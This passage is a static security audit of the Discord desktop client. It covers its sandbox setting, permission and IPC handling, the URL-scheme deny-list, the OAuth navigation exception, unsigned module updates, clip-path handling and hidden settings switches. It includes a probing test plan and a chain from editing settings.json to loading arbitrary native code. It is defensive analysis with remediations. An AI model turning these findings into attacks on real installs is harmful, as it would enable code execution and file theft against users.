app moves itself to `/Applications`	`moduleUpdater.js:247–271`	On macOS, if the executable's directory is not writable and the app is not already in `/Applications` , it calls `app.moveToApplicationsFolder()`

Two of these deserve a second look.

> **The website is told when you open DevTools**
>
> **EVIDENCE** — `app/mainScreen.js:539–544` — `webContentsSend('WINDOW_DEVTOOLS_OPENED')` , plus channels `WINDOW_DEVTOOLS_OPENED` / `_CLOSED` in the enum at `IPCEvents.js:141–142` .
>
> **SIMPLE ENGLISH** — Opening the inspector sends a message to Discord's web app. The shell does not use this itself.
>
> **WHY IT MATTERS** — It is a signal the remote side can act on — anti-abuse, anti-self-bot, or analytics. Benign readings exist; it is nonetheless a behaviour most users would not expect, and the desktop client has no UI disclosing it.
>
> **CONFIDENCE** — CONFIRMED that the message is sent. UNKNOWN what the web app does with it — that code is remote.

The app relocates itself on macOS

EVIDENCE	`common/moduleUpdater.js:247–271`.
SIMPLE ENGLISH	Run Discord from your Downloads folder or a mounted DMG and it will try to move itself into `/Applications`, resolving conflicts by overwriting.
WHY IT MATTERS	Convenient, and standard Squirrel.Mac behaviour — but it is a filesystem mutation outside the app's own container that happens with no prompt, triggered by a write-permission probe rather than by user intent.
CONFIDENCE	STRONGLY SUPPORTED — `conflictHandler` returns `true` (overwrite) at `:257–259`.

7.2 Listener registered in one module, handled in another

The clearest example of cross-module event coupling, and a nice illustration of the dependency-injection style used throughout `index.js`:

```
app/index.js:96–101   windowNative.injectGetWindow(key => { … mainScreen.getMainWindowId() … })
app/index.js:102      setNewWindowEvent(window => windowNative.newWindowEvent(window))
                      │
                      ├─ popoutWindows.js owns window creation
                      ├─ browser/window.js owns the 19 WINDOW_* IPC handlers
                      └─ neither requires the other — index.js is the only joint
```

Why it matters architecturally. `browser/window.js` can serve handlers for windows it knows nothing about, because `index.js` hands it a lookup function. It keeps the modules decoupled — and it also means a static reader who skips `index.js` will conclude, wrongly, that `window.js` only manages the main window.

7.3 Cleanup

`app/ipcMain.js:12` exposes `removeListener`, but a grep across `app/` finds no call site for it in the shipped shell. The handler set registered during `startup()` is effectively permanent for the process lifetime. For an app with a single main window this is not a leak — handlers are registered once, not per window — but it does mean **every one of the 136 endpoints stays live for as long as Discord is running**, including during the OAuth navigation window discussed in §8.6.

CONFIDENCE — STRONGLY SUPPORTED — absence of call sites is evidence of absence only within the archive inspected; the remote bundle cannot call it.

8 · Security & permission-boundary analysis

Classification used below: DESIGN PROPERTY intended and correctly implemented · POTENTIAL needs verification before being called a vulnerability · MITIGATED looks alarming, is not · UNKNOWN evidence unavailable.

8.1 The window configuration

```
// app/mainScreen.js:350-359
webPreferences: {
  enableBlinkFeatures: 'EnumerateDevices,AudioOutputDevices',
  nodeIntegration: false,      // ✓ renderer cannot require()
  sandbox: false,              // ⚠ preload keeps full Node
  preload: path.join(__dirname, 'mainScreenPreload.js'),
  spellcheck: true,
  contextIsolation: true,      // ✓ separate JS world for preload
  additionalArguments,
  devTools: ENABLE_DEVTOOLS
}
```

F-1 · `sandbox:false` — the decision that shapes everything else

FOUND	The renderer is sandbox-disabled, so its preload script runs with full Node.js privileges in the same process as remote web content.
EVIDENCE	`app/mainScreen.js:353` . Corroborated by what the preload actually does: `renderer/fileManager.js:64-69` imports `fs` and `node:crypto` ; `renderer/clipboard.js:44` calls `clipboard.readText()` ; `renderer/riotGames.js:24` opens its own HTTPS socket.
CHAIN	`mainScreen.js:353` → `:354` preload path → `mainScreenPreload.js:22-48` requires 26 modules → each holds direct Node APIs → `:68` exposes a façade over them to remote content.
SIMPLE ENGLISH	Context isolation keeps the website's JavaScript in its own sealed room, so it can't grab Node directly. But the room next door — the preload — has the keys to the whole house, and it hands the website a menu of things it will do on request. The wall is real; the serving hatch is wide.
WHY IT MATTERS	With `sandbox:true` , a renderer-process compromise (a Chromium RCE, say) is contained by the OS sandbox. With `sandbox:false` , the preload's Node capabilities are in the same process as the attacker. This single flag converts "browser bug" into "code execution as your user."
CLASSIFICATION	DESIGN PROPERTY — almost certainly deliberate: the file, clipboard and native-module features as written cannot work under a sandbox. It is a documented Electron trade-off, not a mistake. It is also the highest-leverage change available to Discord.
REMEDIATION	Move `fs` , `clipboard` and `https` work out of the preload into main-process handlers, then enable `sandbox:true` . Large change; the IPC vocabulary already exists for most of it.
NEXT STEP	Enumerate at runtime which `DiscordNative` members the web bundle actually calls, to size the migration.

8.2 Permissions — deny by default, and that is verified

```
// app/mainScreen.js:388-412  (abridged)
session.setPermissionRequestHandler((wc, permission, callback, details) => {
  switch (permission) {
    case 'accessibility-events':  callback(true); return;             // ← unconditional
    case 'notifications': case 'pointerLock':
      callback(checkUrlOriginMatches(details.requestingUrl, WEBAPP_ENDPOINT)); return;
    case 'fullscreen': case 'clipboard-sanitized-write':
      callback(details.isMainFrame
        ? checkUrlOriginMatches(details.requestingUrl, WEBAPP_ENDPOINT)
        : true);  return;                                             // ← subframes auto-allowed
    case 'media':
      callback(checkUrlOriginMatches(details.requestingUrl, AllowedMediaOrigins.K_ID)
            || … K_ID_V2 || … K_ID_FACE_SCAN); return;
  }
  callback(false);                                                    // ← default DENY
});
```

Three observations, in descending order of importance.

F-2 · The default-deny terminator is present and correct

SIMPLE ENGLISH Any permission the code does not explicitly name is refused. This is the opposite of the common Electron mistake (allowing everything, or not installing a handler at all, which allows everything).

CLASSIFICATION **DESIGN PROPERTY**, correctly implemented, in both the request and the check handler (`:411` , `:427`).

F-3 · `media` is granted to the age-verification vendors but not to `discord.com`

FOUND In `setPermissionRequestHandler` , camera/microphone access is granted *only* if the requesting URL is one of three k-id age-verification origins. `WEBAPP_ENDPOINT` is absent from that list. The *check* handler at `:425` does include `WEBAPP_ENDPOINT` — so the two handlers disagree.

EVIDENCE `mainScreen.js:407-409` versus `:424-425` .

SIMPLE ENGLISH If Discord's own web page asked Chromium for your microphone the normal way, this code would say no. Only the age-verification pages get a yes. Discord's actual voice chat must therefore not use the browser's microphone API at all — it goes through the compiled `discord_voice` module instead.

WHY IT MATTERS It is a genuinely interesting architectural tell: voice capture bypasses the Chromium permission system entirely, which means the browser-level permission model tells you nothing about Discord's microphone use. The audit surface for voice is the native module, not this file.

CLASSIFICATION **UNKNOWN** whether the request/check divergence is intentional. Not a vulnerability — the stricter handler is the one that gates new grants.

NEXT STEP Statically analyse `discord_voice` (requires Ghidra/Hopper) to establish how audio is captured, or observe `getUserMedia` calls at runtime.

F-4 · `accessibility-events` is granted to any origin, and subframes get `fullscreen` unconditionally

EVIDENCE	`mainScreen.js:390-392` — `callback(true)` with no origin test. `:402-404` — `result = true` for any non-main-frame requester.
SIMPLE ENGLISH	Two small holes in an otherwise tight fence. The first lets any page in the window turn on accessibility event reporting; the second lets embedded frames go fullscreen without an origin check.
WHY IT MATTERS	Low severity on its own. Fullscreen-from-subframe is a classic building block for UI-spoofing (a frame that paints a fake login screen over the whole display). The mitigating factor is §8.6: only `WEBAPP_ENDPOINT` frames should exist in this window at all.
CLASSIFICATION	POTENTIAL, low impact, requires a frame-injection primitive first.
REMEDIATION	Apply `checkUrlOriginMatches` to both cases.

8.3 The IPC allow-lists — real, and narrower than the surface

What we found. Two explicit `Set`s gate the generic IPC façade:

```
// app/discord_native/renderer/ipc.js:9-29  (abridged)
const RENDERER_IPC_SEND_WHITELIST   = new Set([ …25 channels… ]);
const RENDERER_IPC_INVOKE_WHITELIST = new Set([ …13 channels… ]);

function send(ev, ...args) {
  const prefixedEvent = getDiscordIPCEvent(ev);
  if (!RENDERER_IPC_SEND_WHITELIST.has(prefixedEvent)) throw new Error('cannot send this event');
  ipcRenderer.send(prefixedEvent, ...args);
}
```

Why this matters, and the catch. This is a deliberate, well-built control, and it directly contradicts an automated finding of "no sender validation" — an important correction. But its scope is exactly the `DiscordNative.ipc` façade. The typed capability modules do not go through it:

Path	Transport	Allow-listed?
`DiscordNative.ipc.send/invoke`	`renderer/ipc.js`	**Yes** — 25 send + 13 invoke
`DiscordNative.safeStorage.*`	`ipcRenderer.sendSync` direct	**No**
`DiscordNative.desktopCapture.*`	`DiscordIPC.renderer.invoke`	**No**
`DiscordNative.nativeModules.*`	`ipcRenderer.invoke` direct	**No**
`DiscordNative.fileManager.*`	direct `fs` — no IPC at all	N/A

Simple English. There is a guest list on the front door, and it is enforced. There are also 24 side doors, one per capability, each with its own lock and no guest list. The front door guards the *general-purpose* channel; the specific channels guard themselves, or don't.

Why it matters. 136 handlers are registered; 38 channel names are allow-listed. The remaining ~98 are reachable through their typed modules by anything running in the renderer. That is not a flaw in the allow-list — it was never meant to cover them — but it means the allow-list should not be read as the client's IPC boundary. The boundary is the `DiscordNative` object itself.

CLASSIFICATION	DESIGN PROPERTY. Correct implementation, limited scope.
REMEDIATION	Add a shared `event.senderFrame` origin assertion inside `DiscordIPC.main.on/handle` (`DiscordIPC.js:18-27`) — a single ~5-line change that would cover all 136 registrations at once. This is the highest-value, lowest-cost hardening available in the JS tier.

8.4 No handler validates its sender

Evidence. `DiscordIPC.js:18–27` forwards `...args` to the listener unmodified and inspects nothing. `app/ipcMain.js:11–14` likewise. Across all 24 `browser/` modules, a grep for `senderFrame`, `event.sender` origin checks or `webContents.getURL()` comparisons inside handlers returns **no hits** other than `mainScreen.js:482` (which is an auth-flow state check, not a handler guard).

What it means. Any frame in the window — main frame, iframe, popout, or the OAuth page during its navigation window — can invoke any of the 136 handlers that its preload exposes. The model is "we trust the renderer because we control what loads there," enforced by §8.6 rather than per-handler.

CLASSIFICATION — DESIGN PROPERTY — consistent, and consistent with the `sandbox:false` decision. Also the single point where defence-in-depth is thinnest.

8.5 `securityUtils.js` — 42 lines doing the heavy lifting

```
// common/securityUtils.js:12–23, 32–42
const BLOCKED_URL_PROTOCOLS = ['file:', 'javascript:', 'vbscript:', 'data:',
                               'about:', 'chrome:', 'ms-cxh:', 'ms-cxh-full:', 'ms-word:'];

function shouldOpenExternalUrl(externalUrl) {
  let parsedUrl;
  try { parsedUrl = url.parse(externalUrl); } catch (_) { return false; }
  if (parsedUrl.protocol == null ||
      BLOCKED_URL_PROTOCOLS.includes(parsedUrl.protocol.toLowerCase())) return false;
  return true;
}

function checkUrlOriginMatches(urlA, urlB) {
  …
  return parsedUrlA.protocol === parsedUrlB.protocol
      && parsedUrlA.slashes  === parsedUrlB.slashes
      && parsedUrlA.host     === parsedUrlB.host;
}
```

F-5 · The protocol filter is a deny-list, and it uses legacy `url.parse`

FOUND — External-URL safety is decided by a nine-entry deny-list of dangerous schemes, rather than an allow-list of `http:` / `https:` / `mailto:`.

SIMPLE ENGLISH — Instead of "only these schemes are safe," the code says "these nine are unsafe, everything else goes to the operating system." Anything not on the list — `smb:`, `vscode:`, `itms-services:`, any third-party app's custom scheme — is passed to `shell.openExternal`.

WHY IT MATTERS — Deny-lists age badly. The presence of `ms-cxh:` and `ms-word:` is itself the evidence: those were added after someone found them. Each new entry is a bug that already happened. An allow-list would have pre-empted all of them. Separately, `url.parse` is Node's legacy parser with known WHATWG divergences; `new URL()` is the correct tool for a security decision.

CLASSIFICATION — POTENTIAL — exploitability depends on which schemes are registered on the specific host, so it cannot be called a vulnerability in general.

REMEDIATION — Invert to an allow-list; migrate to WHATWG `URL`.

NEXT STEP — Enumerate registered URL schemes on a test host and attempt each through a chat link in an authorised environment.

On `checkUrlOriginMatches`. Comparing `protocol` + `slashes` + `host` is a reasonable origin comparison — and `host` (not `hostname`) includes the port, so `discord.com:8443` correctly fails against `discord.com`. This one is sound. DESIGN PROPERTY

8.6 Navigation fencing — and the OAuth exception

```
// app/mainScreen.js:526-535
mainWindow.webContents.on('will-navigate', (evt, url) => {
  if (!insideAuthFlow && !checkUrlOriginMatches(url, WEBAPP_ENDPOINT)) {
    evt.preventDefault();
  }
});
mainWindow.webContents.on('did-get-redirect-request', (event, oldUrl, newUrl) => {
  if (checkUrlOriginMatches(oldUrl, WEBAPP_ENDPOINT) &&
      checkUrlOriginMatches(newUrl, 'https://accounts.google.com/')) {
    insideAuthFlow = true;
  }
});
```

F-6 · While `insideAuthFlow` is true, the origin fence is fully open

FOUND	A single boolean suspends the navigation restriction. It is set when a redirect goes from `discord.com` to `accounts.google.com`, and cleared only when the web app signals `APP_ASYNC_INDEX_TSX_LOADED` *and* the current URL is back on `WEBAPP_ENDPOINT` (`:482–484`).
CHAIN	`:531` redirect observed → `insideAuthFlow = true` → `:527` the `!insideAuthFlow` guard short-circuits, so NO origin check runs on any navigation → `:482` flag cleared on successful return. During the window, all 136 IPC handlers remain registered (§7.3) and the same preload is attached.
SIMPLE ENGLISH	To let you sign in with Google, the app temporarily stops checking which websites it is allowed to visit. The "all clear" is a flag flipped on one specific redirect, and it stays flipped until the web app reports it is home again.
WHY IT MATTERS	It is the correct general shape — OAuth genuinely requires leaving your origin — but the implementation is coarse in three ways: (a) the permit is unbounded rather than restricted to the OAuth provider's origin; (b) there is no timeout, so a flow that is abandoned mid-way leaves the fence down; (c) clearing depends on a message from the renderer, which is the party you would be defending against. A page reached during this window shares a renderer process that has a Node-capable preload attached.
CLASSIFICATION	POTENTIAL — a real weakening of a real control. Calling it exploitable requires showing an attacker can trigger or extend the window, which this static analysis does not establish.
REMEDIATION	Replace the boolean with an allow-list of expected OAuth origins plus a short timeout; clear the flag on `did-navigate` back to `WEBAPP_ENDPOINT` rather than on a renderer-sent message. Better still, run the OAuth flow in a dedicated window with no preload.
NEXT STEP	In an authorised test build, set `insideAuthFlow` and attempt navigation to an arbitrary origin; confirm the preload is attached and `window.DiscordNative` is populated on that page. This is the decisive test and it was NOT performed.

8.7 Secrets found in the archive

Secret	Location	Assessment
6 × Sentry DSN keys	`common/crashReporterSetup.js:22–27`	MITIGATED Sentry DSNs are write-only ingestion keys and are designed to be public. Worst case is report spam.
Minidump Sentry key	`renderer/endpoints.js:8`	MITIGATED Same reasoning.
`STAFF_SENTRY_DSN_KEY`	`crashReporterSetup.js:24, 44–53`	TENTATIVE Interesting rather than dangerous: crash reports tagged `isStaff === 'true'` are routed to a separate project. The tag is set by the *web app*, so it is attacker-settable — an outsider could pollute the internal crash stream. Low impact.
CA bundle, 245 KB	`app/data/cacert.pem`	TENTATIVE Not a secret, but bundling your own trust store means it ages independently of the OS. A revoked CA stays trusted until Discord ships a new bundle.

No private keys, no API secrets, no credentials were found in either archive.

8.8 Update integrity

F-7 · The legacy module updater performs no cryptographic verification in JavaScript

FOUND — A module is accepted on the basis of an HTTP 200 and nothing else — no signature, no hash, no manifest digest comparison anywhere in the JS path.

EVIDENCE — Download: `common/moduleUpdater.js:572–605`. Accept test: `:605` — `response.statusCode === 200`. Extract: `:702–764`. A grep of the whole file for `checksum|sha|signature|verify` returns only `:385`, which is an unrelated macOS code-signing *error string*.

SIMPLE ENGLISH — The app asks Discord's server for a zip, and if the server says "200 OK" it unpacks the contents into your home folder and later loads them as native code. The only thing standing between that and arbitrary code execution is HTTPS.

WHY IT MATTERS — TLS is a real control, and against a network attacker it is sufficient. It is *not* sufficient against a compromise of the distribution endpoint, a mis-issued certificate, or an operator with access to the CDN — and signing exists precisely to cover those. The modules in question are `.node` binaries loaded into a process running as you.

CLASSIFICATION — POTENTIAL for the legacy path · UNKNOWN for the current one. `USE_NEW_UPDATER` defaults to `true` only on Windows (`app_bootstrap/Constants.js:30`), and `common/updater.js` is a thin JSON-RPC shim over compiled code — so on macOS the legacy path is the live one unless the setting is overridden, and the new path's verification cannot be assessed from JavaScript at all.

REMEDIATION — Sign module archives and verify in-process before extraction; fail closed.

NEXT STEP — Decompile the native updater (Ghidra/Hopper) to determine whether it verifies signatures. Until then this is the largest single gap in the analysis.

F-8 · Zip-slip is blocked — but by `yauzl`, not by Discord's code

FOUND

The extractor joins archive-controlled entry names onto a destination directory with no sanitisation of its own: `path.join(extractRoot, entry.fileName)` at `moduleUpdater.js:728–729`. That is the textbook zip-slip pattern.

WHY IT IS NONETHELESS SAFE

The bundled `yauzl` validates every entry name before emitting it:

```
// app/node_modules/yauzl/index.js:608–619, called from :426
function validateFileName(fileName) {
  if (fileName.indexOf("\\") !== -1)                      return "invalid
characters…";
  if (/^[a-zA-Z]:/.test(fileName) || /^\//.test(fileName)) return "absolute
path…";
  if (fileName.split("/").indexOf("..") !== -1)           return "invalid
relative path…";
  return null;
}
```

SIMPLE ENGLISH

A malicious zip that tried to write to `../../../../etc/` would be rejected — by the unzip library, which refuses those names on principle. Discord's own code does not check.

WHY IT MATTERS

The outcome is correct today and fragile tomorrow. Swap the zip library, upgrade past a behaviour change, or pass `strictFileNames` differently, and the protection evaporates silently with no change to Discord's code. This is the difference between being safe and being *defended*.

CLASSIFICATION

ADEQUATELY MITIGATED — reported here specifically to record that an automated scanner would flag it, and that the flag would be a false positive.

REMEDIATION

Add an explicit containment assertion after `path.resolve`, so the guarantee lives in Discord's code.

8.9 Untrusted input reaching OS APIs

Entry	Reaches	Guard	Verdict
`NATIVE_MODULES_FINISH_UPDATER_BOOTSTRAP`	`childProcess.spawn(hostExePath)`	`typeof === 'number'` × 3 (`nativeModules.js:78–80`)	MITIGATED Numbers cannot introduce path separators, so the `app-{major}.{minor}.{revision}` template cannot be escaped. The developer's own error string is `'You tried.'` — this was a considered defence.
`FILE_MANAGER_SHOW_ITEM_IN_FOLDER`	`shell.showItemInFolder(path)`	none (`fileManager.js:30–32`)	TENTATIVE Reveals a path in Finder; does not execute. Low impact.
`discord-clip://` protocol	`createReadStream(pathname)`	content validation, not path validation (`clips.js:52–84`)	POTENTIAL See F-9 below.
`NATIVE_MODULES_INSTALL`	updater → extract path	URL-encoded in the request; **not** encoded in `path.join(moduleInstallPath, name)`	POTENTIAL See §5.3.
`GPU_SETTINGS_SET_CHROMIUM_SWITCHES`	Chromium command line	not inspected in this pass	UNKNOWN — flagged for follow-up; Chromium switches are a powerful sink.

F-9 · `discord-clip://` gates on file *content*, not file *location*

EVIDENCE	`browser/clips.js:52–84`. The handler normalises the path, then calls `getClipMetadata(filename, dirname)`; if that throws it returns 404. The metadata check requires a Discord-specific `uuid` box inside the MP4 container (`isDiscordUUIDBox`, `:48–49`). There is no check that `pathname` lies inside the clips directory.
SIMPLE ENGLISH	You can ask for any file on disk through this URL scheme, and the app will serve it — provided the file parses as an MP4 containing Discord's marker. That marker is the only lock on the door; the door's location is unrestricted.
WHY IT MATTERS	Confidentiality impact is bounded by the content check, so this is not a general arbitrary-file-read. But a directory restriction is the cheap, obvious control and it is absent, and the handler also supports `Range` requests (`:86+`), which makes partial-content extraction straightforward.
CLASSIFICATION	POTENTIAL, low-to-moderate, requires an attacker-influenced file containing the marker.
REMEDIATION	`path.resolve` the request and assert containment within the clips directory before any `stat` or read.
NEXT STEP	In an authorised environment, request a known marker-bearing clip via an absolute path outside the clips directory and confirm the 200.

8.10 Content protection — screenshot blocking

Two handlers, `WINDOW_SET_CONTENT_PROTCTION` (the typo is Discord's, at `IPCEvents.js:143` and `browser/window.js:127`) and `WINDOW_SET_WINDOW_CONTENT_PROTECTION` (`:140`), call `window.setContentProtection()` — excluding the window from screen capture at OS level, with a per-window override set so a global setting cannot un-protect a window that asked for protection individually (`:131–137, 143–149`). DESIGN PROPERTY, carefully built. The typo is cosmetic but is now load-bearing: it must be preserved in both the enum and the remote bundle.

8.11 Client-mod detection

```
// common/crashReporterSetup.js:70–71
ignoreErrors: ['EADDRINUSE', 'ResizeObserver loop limit exceeded',
  'ResizeObserver loop completed with undelivered notifications.',
  'EACCES: permission denied', 'BetterDiscord', 'VencordPatcher',
  'mwittrien.github.io', 'Error: getaddrinfo ENOTFOUND raw.githubusercontent.com'],
denyUrls: [/betterdiscord:\/\//]
```

Simple English. Discord filters crash reports that mention the two most popular client mods, a known mod-plugin host, and a DNS failure for `raw.githubusercontent.com` (where mods fetch plugins).

Why it matters. This is noise reduction, not enforcement — the filter is client-side and only affects what reaches Sentry. But it is direct evidence that modded installs are common enough to pollute Discord's error budget, which in turn corroborates §2.1: the real code lives in a user-writable directory and is routinely modified. Note also `sampleRate`: 1% on stable Windows, but **100% on macOS and Linux** (`:36–42, 132–136`).

CONFIDENCE CONFIRMED

9 · Network & third-party inventory

Method and its limits. This is a complete enumeration of hardcoded `http(s)` URLs in both archives, excluding `node_modules` (which contributed only two source-comment links). **No network traffic was captured.** Every row below is "this URL is present in the code and reachable by this path," never "this request was observed."

Host / URL	File : line	Purpose (evidence-backed)	Trigger	Observed?
`https://discord.com`	`app/mainScreen.js:72`	The web app itself; `WEBAPP_ENDPOINT` for every origin check	Every launch	No
`https://discordapp.com`	`mainScreen.js:74`	Pre-migration fallback — used when neither `userDataCache.json` nor `domainMigrated` exists	Legacy installs	No
`https://canary.discord.com` `https://{channel}.discord.com`	`mainScreen.js:77,79`	Non-stable release channels	Channel ≠ stable	No
`https://discord.com/api`	`app_bootstrap/Constants.js:24`	`API_ENDPOINT` ; also the default `UPDATE_ENDPOINT` (`:25`)	Startup	No
`…/api/modules/{channel}/versions.json`	`moduleUpdater.js:243,490`	Module manifest. Query: `host_version` , `platform`	Startup + periodic	No
`…/api/modules/{channel}/{name}/{ver}`	`moduleUpdater.js:572`	Module zip download. Optional `Authorization` header (`:576`)	Stale module	No
`…/api/updates/{channel}?platform=osx&version=`	`moduleUpdater.js:274`	Squirrel.Mac host-update feed	Startup	No
`https://updates.discord.com/`	`app_bootstrap/Constants.js:26`	`NEW_UPDATE_ENDPOINT` — the Rust updater's endpoint	If `USE_NEW_UPDATER`	No
`https://cdn.discordapp.com/assets/content`	`renderer/fileManager.js:272,338`	**Allow-list prefix**, not a request — asset downloads must start with it	Asset fetch	No
`https://ciscobinary.openh264.org/`	`renderer/fileManager.js:403`	Cisco's OpenH264 codec — allow-list prefix. Target file `libopenh264-2.5.1-linux64.7.so` (`:650`) is Linux-only	Linux video	No
`https://o64374.ingest.sentry.io/api/4505053715759104/minidump/`	`renderer/endpoints.js:8`	Native crash minidump upload, key in the query string	After a crash	No
`https://{dsn}@{host}.ingest.sentry.io/{id}` × 6	`crashReporterSetup.js:22-33,128-141`	Per-channel and per-OS Sentry projects, plus a staff-only project	On error	No
`https://accounts.google.com/`	`mainScreen.js:532`	Not a request — the redirect target that trips `insideAuthFlow` (§8.6)	Google sign-in	No
`https://d3ogqhtsivkon3.cloudfront.net`	`app/Constants.js:37`	`AllowedMediaOrigins.K_ID` — permitted camera/mic origin	Age check	No
`https://family.k-id.com`	`app/Constants.js:38`	`K_ID_V2` — same	Age check	No
`https://age-verification-k-id.privately.swiss`	`app/Constants.js:39`	`K_ID_FACE_SCAN` — same	Age check	No
`https://127.0.0.1:2999/liveclientdata/`	`renderer/riotGames.js:8`	Riot's Live Client Data API, on localhost, pinned to `riotgames.pem`	Riot game running	No

Host / URL	File : line	Purpose (evidence-backed)	Trigger	Observed?
`https://discord.com/acknowledgements`	`systemTray.js:133` `applicationMenu/darwin.js:30`	Opens in the system browser via `saferShellOpenExternal`	Menu click	No

9.1 The age-verification entries — what the evidence does and does not support

What we found. Three origins belonging to **k-id** and to a Swiss company, **privately.swiss**, in a constant named `AllowedMediaOrigins` — and they are the *only* origins granted the `media` (camera/microphone) permission in `setPermissionRequestHandler` (`mainScreen.js:407–409`).

What that supports. Discord has integrated a third-party age-verification vendor, and at least one of its flows is camera-based — the constant is literally named `K_ID_FACE_SCAN`. For that page to work inside the Discord window, the shell must grant it the camera, and it does, by name.

What that does not support. It does not establish that any user's face has been transmitted, that these endpoints are contacted in normal operation, or what either vendor retains. The code grants a permission; it does not demonstrate a request. A URL in a constant is not evidence of a data flow.

CONFIDENCE CONFIRMED that the permission grant exists and is exclusive · UNKNOWN what data moves.

NEXT STEP Capture TLS metadata during an age-verification flow in an authorised test account. Not performed.

9.2 Connectivity diagnostics

`app_bootstrap/desktopConnectivityTests.js:26–29` installs `webRequest` filters scoped by this regex:

```
^https?:\/\/(?:(?:[^\/]*\.)?discord(?:app)?\.com|localhost(?::\d+)?)\/{pathPattern}(?:\?.*)?$
```

It *observes* whether Discord's own endpoints respond, to diagnose failed launches. It is a passive listener on Discord-owned hosts and localhost only — it originates no traffic of its own. CONFIRMED

9.3 The HTTP stack

`app_bootstrap/request.js` tries Electron's `net.request` first — using `session.defaultSession`, so it inherits Chromium's proxy and cert handling — and silently falls back to the `request` npm library on any failure (`:183–189`). The fallback uses the bundled `cacert.pem` rather than the system trust store (`app/rootCertificates.js:16`). Both paths set `followAllRedirects` / `redirect:'follow'` (`:114, :140`), and `electronRequest` auto-answers HTTP auth challenges with an empty callback (`:160`).

Why it matters. Two stacks with two trust stores and two redirect handlers, chosen by try/catch, is a recipe for divergent security behaviour. If the Electron path fails for a reason *related* to certificate validation, the fallback re-attempts with a different trust configuration. That is worth a closer look than this pass gave it.

CLASSIFICATION UNKNOWN — flagged, not assessed.

9.4 Riot Games — correcting a tempting inference

A dedicated `riotGames` bridge member and a bundled `riotgames.pem` look like evidence of a partnership. They are not. `renderer/riotGames.js` performs a plain GET against `https://127.0.0.1:2999/liveclientdata/` — Riot's **publicly documented Live Client Data API**, served by the League of Legends client on the user's own machine with a self-signed certificate. The bundled PEM exists because that certificate is not in any public trust store, so it must be pinned explicitly (`:20–25`). This is how Rich Presence reads your current match. No business relationship is required, and none is evidenced.

CONFIDENCE CONFIRMED — the request is local-only; `ca: riotRootCA` is passed explicitly.

10 · Runtime observations & limitations

> **No runtime analysis was performed**
>
> No dynamic instrumentation, no process tracing, no network capture, no debugger attachment, no modified build. Every finding in this report is derived from reading shipped files. Statements about behaviour are statements about what the code *will* do if reached, not observations that it was.

10.1 What static analysis cannot settle here

Question	Why static analysis is insufficient
Which of the 136 handlers are actually invoked?	Callers live in the remote bundle at `discord.com`, which is not part of either archive.
Does the native updater verify signatures?	`common/updater.js` is a JSON-RPC shim; the logic is compiled Rust in `discord_dispatch`.
Is `DiscordNative` mutated after exposure?	`contextBridge` deep-copies at exposure time, but `mainScreenPreload.js:73–75` also assigns `global.DiscordNative` on `process.once('loaded')` — a second reference whose behaviour needs observation.
How is voice audio captured?	`discord_voice` is 81 MB of compiled code and the Chromium `media` permission is not granted to `discord.com` (F-3).
Is the OAuth navigation window exploitable?	Requires attempting navigation while `insideAuthFlow` is set (F-6).
What does the web app do with `WINDOW_DEVTOOLS_OPENED`?	Remote code.

10.2 Test plan — safe, non-destructive, in priority order

1. **Enumerate the live bridge.** Launch with `DANGEROUS_ENABLE_DEVTOOLS_ONLY_ENABLE_IF_YOU_KNOW_WHAT_YOURE_DOING: true` in `settings.json`, open the console, evaluate `Object.keys(DiscordNative)` and recurse one level. Settles §12 definitively. Read-only.
2. **Verify the allow-list.** In the same console, `DiscordNative.ipc.send('NOT_ON_THE_LIST')` should throw `'cannot send this event'` (`renderer/ipc.js:14`). Confirms the control empirically.
3. **Observe update traffic.** Point `API_ENDPOINT` at a local HTTPS server you control, launch, and record the exact request sequence. Confirms §9 rows 4-7 without touching Discord infrastructure.
4. **Test the OAuth window (F-6).** In a build you control, force `insideAuthFlow = true` and attempt an off-origin navigation; check whether the preload attaches and `window.DiscordNative` is populated. The single highest-value test.
5. **Test clip containment (F-9).** Request a marker-bearing MP4 by absolute path from outside the clips directory; expect 200 if unguarded.
6. **Decompile the native updater.** Ghidra or Hopper on `discord_dispatch`, looking for Ed25519/RSA verification before extraction. Closes the biggest gap (F-7).

All steps operate on a local installation, use test accounts, and send nothing to Discord's production infrastructure beyond ordinary client traffic. Step 6 requires a decompiler licence you are entitled to use.

11 · Configuration & hidden switches

The mechanism. `common/Settings.js` is a 57-line JSON file wrapper. Its `get(key, defaultValue = false)` returns the stored value if the key is present and the default otherwise. The file it reads is:

```
~/Library/Application Support/discord/settings.json
   └─ path built at Settings.js:13 — path.join(root, 'settings.json')
   └─ root from common/paths.js:44–46 — appData/discord{channel}
```

This file is **user-writable, unsigned, and read before the window exists**. Every switch below is set by editing it — no command line, no build flag.

11.1 Verified switches

Key	Defined / read at	Default	Effect & security implication
`WEBAPP_ENDPOINT` env: `DISCORD_WEBAPP_ENDPOINT`	`mainScreen.js:62–66`	`https://discord.com`	**The most powerful switch in the app.** Replaces the entire UI source, *and* becomes the value every origin check compares against (`:395, 420, 441, 527`). Set it and the fence moves with it. Env var takes priority over the setting and logs itself at `:63` .
`DANGEROUS_ENABLE_DEVTOOLS_ONLY_ENABLE_IF_YOU_KNOW_WHAT_YOURE_DOING`	`app/index.js:82–83`	`false` on stable; `true` elsewhere	Feeds `webPreferences.devTools` (`mainScreen.js:358`) and the application menu (`index.js:85`). The name is the documentation.
`API_ENDPOINT`	`app_bootstrap/Constants.js:24`	`https://discord.com/api`	Also the default `UPDATE_ENDPOINT` — so overriding it redirects the **module download source**, which combined with F-7 (no signature check) is the full chain from "edit a JSON file" to "load arbitrary native code."
`UPDATE_ENDPOINT`	`app_bootstrap/Constants.js:25`	`API_ENDPOINT`	Same, more directly.
`NEW_UPDATE_ENDPOINT`	`app_bootstrap/Constants.js:26`	`https://updates.discord.com/`	Rust-updater endpoint.
`USE_NEW_UPDATER`	`app_bootstrap/Constants.js:30`	`false` , OR `true` on win32	Selects native updater over legacy. **On macOS the legacy path is the default** — which is the one with no signature check.
`USE_RUST_BSPATCH`	`app_bootstrap/Constants.js:29`	`false` , OR `true` on darwin	Rust binary-patch implementation. Enabled by default on macOS.
`enableConferenceMode`	`mainScreen.js:89–90`	`false`	Loads `/conference-mode` instead of `/app` (`Constants.js:41–44`). A distinct product surface, reachable by a one-line edit.
`MIN_WIDTH` / `MIN_HEIGHT`	`mainScreen.js:110–111`	940 / 500	Overrides the enforced minimum window size.
`IS_MAXIMIZED` / `IS_MINIMIZED` / `WINDOW_BOUNDS`	`mainScreen.js:430,433,216–219`	—	Persisted window geometry.
`MINIMIZE_TO_TRAY` / `START_MINIMIZED`	`mainScreen.js:637` , `autoStart/win32.js:22`	—	Tray and startup behaviour.
